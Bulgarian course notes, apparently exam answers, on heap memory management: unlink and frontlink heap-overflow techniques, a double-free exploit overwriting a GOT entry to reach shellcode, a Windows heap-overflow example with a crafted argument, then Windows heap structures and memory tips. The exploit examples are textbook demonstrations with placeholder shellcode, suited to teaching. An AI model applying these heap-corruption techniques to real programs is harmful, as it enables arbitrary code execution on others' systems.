

60. Препълване на буфер. Поглед отвътре. Използване за недобросъвестно вмъкване на код. Пример.


При динамичното разполагане на памет може да се появи препълване на буфера. Информация бива записвана извън границите на буфера което предоставя възможност на недоброжелател да вмъкне код с който да промени поведението на програмата. Това може да се осъществи с техниките Unlink и Frontlink.

Пример за Unlink macro:

```
#define unlink(p, BK, FD)
{
    FD = P->fd;
    BK = P->bk;
    FD-> bk =BK;
    BK->fd = FD;
}
```

Пример за код за Buffer Overflow:

```
int main(int argc, char *argv[])
{
    char *first, *second, *third;
    first = malloc(666);
    second = malloc(12);
    third = malloc(12);
    strcpy(first, argv[1]);
    free(first);
    free(second);
    free(third);
    return(0);
}
```







Figure 4-14. Malicious argument used in unlink technique

Командата `strcpy()` е без граници което допуска препълване на буфера. `free(first)` освобождава първия блок памет. `free(second)`; ако паметта е свободна, я слепва към първия блок, за да провери дали паметта е свободна командата `free()` проверява `PREV_INUSE` бит на третия блок. Недоброжелателят може да запише информация в адресното пространство на 2рия блок примерно -4, по този начин третия блок изглежда да е 4 байта преди 2рия блок. `free()` операцията се извършва и се слепва 2рия блок към първия блок, така вече указателите на първия блок слочат към недоброжелателен код.

Какво всъщност става в блоковете памет:



61. Техниката 'frontlink' за скриване на код. Пример.

Когато се освободи памет, тя се свързва към двойно-свързан списък за обединение. Това се изпълнява от функцията (при Linux) `frontlink()`. Това всъщност е макро, сложено в части от кода, където е нужно. Подобно е на `unlink()`. Указателя на функция се пренасочва да сочи към друга, „вредна“ функция. Пример за `Frontlink()` :

```
#include <stdlib.h>
#include <string.h>
int main(int argc, char *argv[])
{
    char *first, *second, *third;
    char *fourth, *fifth, *sixth;
    first = malloc(strlen(argv[2]) + 1);
    second = malloc(1500);
    third = malloc(12);
    fourth = malloc(666);
    fifth = malloc(1508);
    sixth = malloc(12);
    strcpy(first, argv[2]);
    free(fifth);
    strcpy(fourth, argv[1]);
    free(second);
    return 0;
}
```


62. Опасности при двойно освобождаване на памет (double-free vulnerabilities).

Пример.


Опасностите при двойно освобождаване на паметта се появява при опит блок памет да бъде освободен 2 пъти без да бъде локализиран между освобождаванията. За да се злоупотреби с двойното освобождаване на паметта трябва да бъдат изпълнени 2 условия:

- * Блока с памет трябва да е изолиран в паметта
- * Мястото където ще бъде поставен блока трябва да бъде празно


1



2. double-linked list after free() – a normal situation



3. Abnormal situation – structures are corrupted



Ако се появи заявка за памет в този момент, локатора на памет ще се опита да локализира блок от бин-а и ще успее. Unlink() макрото ще се задейства за да се извади блока от бина, без да променя поинтьрите. Ако се появи още една заявка за памет със същата големина като резултат ще се върне същия блок, което е грешка. В тази ситуация може да се използва malloc() с цел изпълняването на недоброжелателен код. Пример:

Example program where double free vulnerability exists:

6/6



```

1. static char *GOT_LOCATION = (char *)0x0804c98c;
2. static char shellcode[] =
3.     "\xeb\x0c\xjump12charcs_"
4.     "\x90\x90\x90\x90\x90\x90\x90\x90"
5.
6. int main(void){
7.     int size = sizeof(shellcode);
8.     void *shellcode_location;
9.     void *first, *second, *third, *fourth;
10.    void *fifth, *sixth, *seventh;
11.    shellcode_location = malloc(size);
12.    strcpy(shellcode_location, shellcode);
13.    first = malloc(256); // this is the target block for the exploit
14.    second = malloc(256);
15.    third = malloc(256);
16.    fourth = malloc(256);
17.    free(first); // first is now in the cache bin - unlink() will not be called for cache
18.    free(third); // now 'first' is put into regular bin
19.    fifth = malloc(128);
20.    free(first); // second free() for 'first'
21.    sixth = malloc(256);
22.    *((char **) (sixth+0)) = (GOT_LOCATION-12);
23.    *((char **) (sixth+4)) = shellcode_location;
24.    seventh = malloc(256);
25.    strcpy(fifth, "something");
26.    return 0;
27. }

```

Let be the address of `strcpy()` (4 bytes) in the global offset table – must be difficult, but possible to find this address (for the current heap structures)

4 bytes, that will be put in desired place: where `GOT_LOCATION` points

Double-free exploit code

- First chunk must not be consolidated with other free chunks when freed: the bin was empty & second is not freed
- Having allocated 'second' and 'fourth' chunks (between I and III) prevents the third being consolidated.
- Allocating fifth (19) split the memory of the third
- Freeing first second time (20) sets up the double free vulnerability – when sixth is allocated (21) the same chunk pointer (to first) is returned. Some elaborated data are copied into this memory (lines 22, 23)
- Seventh chunk is allocated in the same memory (24). `Unlink()` macro copies the address of the shellcode onto the address of the `strcpy()` in the global offset table (same as 'unlink' technique before). Then when `strcpy()` is called (25), control is transferred to shellcode !!!

63. Динамично управление на памет в Windows.


`HeapAlloc()` – за големи блокове

`VirtualAlloc()` – за малки блокове

Заделя се блок с определена големина в рамките на нуждите на процеса. Този блок не може да се резервира повторно.


`рMem = VirtualAlloc(<нач.адрес на блока или NULL>, <брой стр. за резервиране>, MEM_Reserve, <права за достъп>);`

Заделянето става по страници (например 4K) и по необходимост, в ОП и swap file от резервираната, след което може да се използва паметта. След изчерпването ѝ се генерира exception: `exception_guard_page`.



Елементи на виртуалната организация на паметта:

- 4GB към процес, разделени на страници; CR3 → points 1 page table dir (1024 page-tables) → 1 page-table points 1024 pages
- flags for: 'page present'; 'page fault'; динамично сваляне на стр. на диск; swap file.
- EXE и DLL се асоциират със swap file, без да се записват в него.




64. Служебни структури в динамичния менижмънт на памет в Windows.

Windows memory management (with RtlHeap)

RtlHeap is the memory manager on Windows. Uses API functions for memory management

5 sets of Windows API functions:

1. 4K pages, reserved, committed, page management
2. HeapCreate(), process heap, GetProcessHeap()
3. Only for compatibility with old versions
4. In Win32 environment (C Run-time Library)
5. Discussed later



RtlHeap data структури:

- Блок за процесите на средата – информация за вътрешните структури, броя и адресите на хийповете.
- Свободни списъци: намират се на 0x178 от началото на хиипа(HeapCreate()). Използват се за да се следят свободните блокове.
- Съдържат 128 двойно-свързани списъка за блокове от същия размер (изключение прави FreeList[0] – съдържащ буфери >1024 bytes)
- look-Aside lists: до 128 едносвързани списъка за малки блокове памет (<1K)-за ускорение на alloc()
- Блокове памет: контролна структура асоциирана със всяко заделено парче от HeapAlloc() или malloc(). Структурата предхожда адреса върнат от 8-те байта.




Figure 4-25. FreeList data structure [Conover 04]

След като free() или HeapFree() памет е добавена към съответстващия свободен списък със индекс за блокове памет със същия размер, указателите сочат към свободен списък от същия размер или към началото на списъка. Паметта се слага на правилното ѝ място .




Figure 4-28. Free chunk [Conover 04]

65. Препълване на буфер в Windows и атаки, базирани на това. Пример. Техники за вмъкване на код и пренасочване на управление.

Буферното препълване под windows се получава като се промени информацията в forward или backward поинтърите използвани в двустранно свързан листа. Това променя нормалното изпълнение на програмата към което може да се добави недоброжелателен код. За да може да се изпълни overflow-а ни трябва адрес който да е изпълним, откриването на този адрес е трудно, но възможно. Друг начин е да се получи достъп до адрес експешън, който да бъде заменен.

```
1. unsigned char shellcode[] = "\x90\x90\x90\x90";
2. unsigned char malArg[] = "0123456789012345"
   "\x05\x00\x03\x00\x00\x00\x08\x00"
   "\xb8\xf5\x12\x00\x40\x90\x40\x00";
3. void mem() {
4.     HANDLE hp;
5.     HLOCAL h1 = 0, h2 = 0, h3 = 0, h4 = 0;

6.     hp = HeapCreate(0, 0x1000, 0x10000);
7.     h1 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);
8.     h2 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 128);
9.     h3 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 16);
10.    HeapFree(hp, 0, h2);
11.    memcpy(h1, malArg, 32);
12.    h4 = HeapAlloc(hp, HEAP_ZERO_MEMORY, 128);
13.    return;
14. }

15. int _tmain(int argc, _TCHAR* argv[]) {
16.    mem();
17.    return 0;
18. }
```

Figure 4-29. Exploit of buffer overflow in dynamic memory on Windows

66. Съпоставяне на файл с Оперативна памет. Съвети при управление на паметта.

Memory mapped file (асоцииране на файл с адресно пространство от паметта)

След това, когато се заяви достъп до страница от паметта, memory manager я

чете от диска и пъха в RAM. Ето как се развива процесът:

```
HANDLE hFile = ::CreateFile(...) //създаваме file handle
```

```
HANDLE hMap = ::CreateFileMapping(hFile, ...); //манипулатор на file mapping object
```

```
LPVOID lpvFile = ::MapViewOfFile(hMap,...); // "map" на целия или на част от файла
```

```
DWORD dwFileSize = ::GetFileSize(hFile,...)
```

```
// използваме файла
```

```
...
```

```
::UnmapViewOfFile(lpvFile);
```

```
::CloseHandle(hMap);
```

```
::CloseHandle(hFile);
```

Два процеса могат да ползват общ hMap, т.е. те имат обща памет (само за четене).

lpvFile разбира се е различен.

За да имаме обща памет: (функцията GlobalAlloc(..., GMEM_SHARED,...); в Win32 не прави shared блок, както беше в Win16.)

Обща памет, но не от общ файл: както по-горе, без CreateFile() и с подаване на парам 0xFFFFFFFF вместо hFile. Създава се поделен file-mapping обект (напр м/ду процеси) с указан размер в paging файла, а не като отделен файл. (MFC няма поддръжка на този механизъм – CSharedFile прави обмен на общи данни през clipboard.)

* Няма разлика м/ду глобален и локален heap. Всичко е в рамките на 2GB памет за приложението.

* ползвайте ф-иите за работа с памет на C/C++ и класовете, ако нямате специални изисквания;

* създавайте свои, или викайте API ф-ии при по-специални случаи;

* има 2 вида heap:

1 авт. заделен от ОС за приложението(GlobalAlloc()),която вика HeapAlloc(),или по-лесно- работа с malloc/free,или още по-лесно- new/delete).

2. собствени heap блокове: създаване

```
hHeap = HeapCreate(...размер);
```

```
//може синхронизиран достъп до хипа от повече от 1 thread в рамките на процес
```

```
заделяне памет от създаден
```

```
pHeap = HeapAlloc(hHeap, опции, размер);
```

```
освобождаване - HeapFree();
```

Някои съвети при работа със собствен heap

* Създавайте локален heap в рамките на своите класове (по 1 за клас)

** избягва се фрагментацията при продължителна работа.

** нараства безопасността, поради изолацията в рамки на процес

**позволява модифициране на new, delete операторите, конкретно за клас, в рамките на конструктора. Съблюдавайте схемата:

1. ако не е създаден, създава се private heap и се инициализира свързан с него брояч (на използванията)

2. заделят се необходимия брой байтове

3. инкрементира се брояча.

По аналогична схема се предефинира и операция delete

Някои съвети при работа с динамична памет

- * постепенна фрагментация на паметта.

- * викане на `_heapmin()` преди заделяне на големи блокове за прекомпиране на heap.

За малки блокове `delete()` е достатъчен;

- * минимизирайте данните, които могат да попадат в swap файла (вкарвайте в ресурси или "инициализирани, константни данни". Те се менажират различно)

- * Стекът вече не е ограничен до 64K и става толкова голям, колкото е необходимо: ползвайте го вместо динам. памет.

Съображения при работа с константни данни (напр. низове):

- * EXE и DLL не правят проблем – те са еднократно в паметта или в 'swap файла' тогава, добре би било и константните данни да са като тях:

- * При работа с низове от типа `CString`, (който непрестанно заделя/освоб. малки обеми памет):

- Ако низът е непроменяем за цялото изпълнение, декларирайте:

```
const char mystr[] = "my string";
```

(съхранява се заедно с кода –в секцията `.rdata` на EXE. Те са извън swap file)

Ако низът ще се създава като C++ обект (през конструктор), имайте предвид, че в секция `.rdata` не се поставят обекти, създадени през конструктор:

```
CString my_string("my new constructed string");
```

Обектът се конструира в отделна секция (`.bss` – неинициализирани данни, след което се попълват инициализиращите го стойности), съдържанието на която се вкарва в swap файла.

(инициализиращите стойности се попълват след зареждане на exe-то в паметта, т.е. по време на изпълнение. Очевидно обектът не може да се "прикачи" към EXE-то).

- ако низът се декларира като глобална или `static` променлива през конструктор на клас:

```
static CString my_str("new instance");
```

това води до:

1. поставяне на `CString` обект в `.bss` секцията (в swap),

2. масив от символите в `.data` (за инициализирани, неконстантни данни) секция. Това е отделна (нова) памет.

3. копие на символите в динамичната памет на всеки стартиран процес.

Нищо не попада в EXE и всичко харчи памет.

Следователно, по-добре е масив от символи (първия подход), отколкото обект `CString`.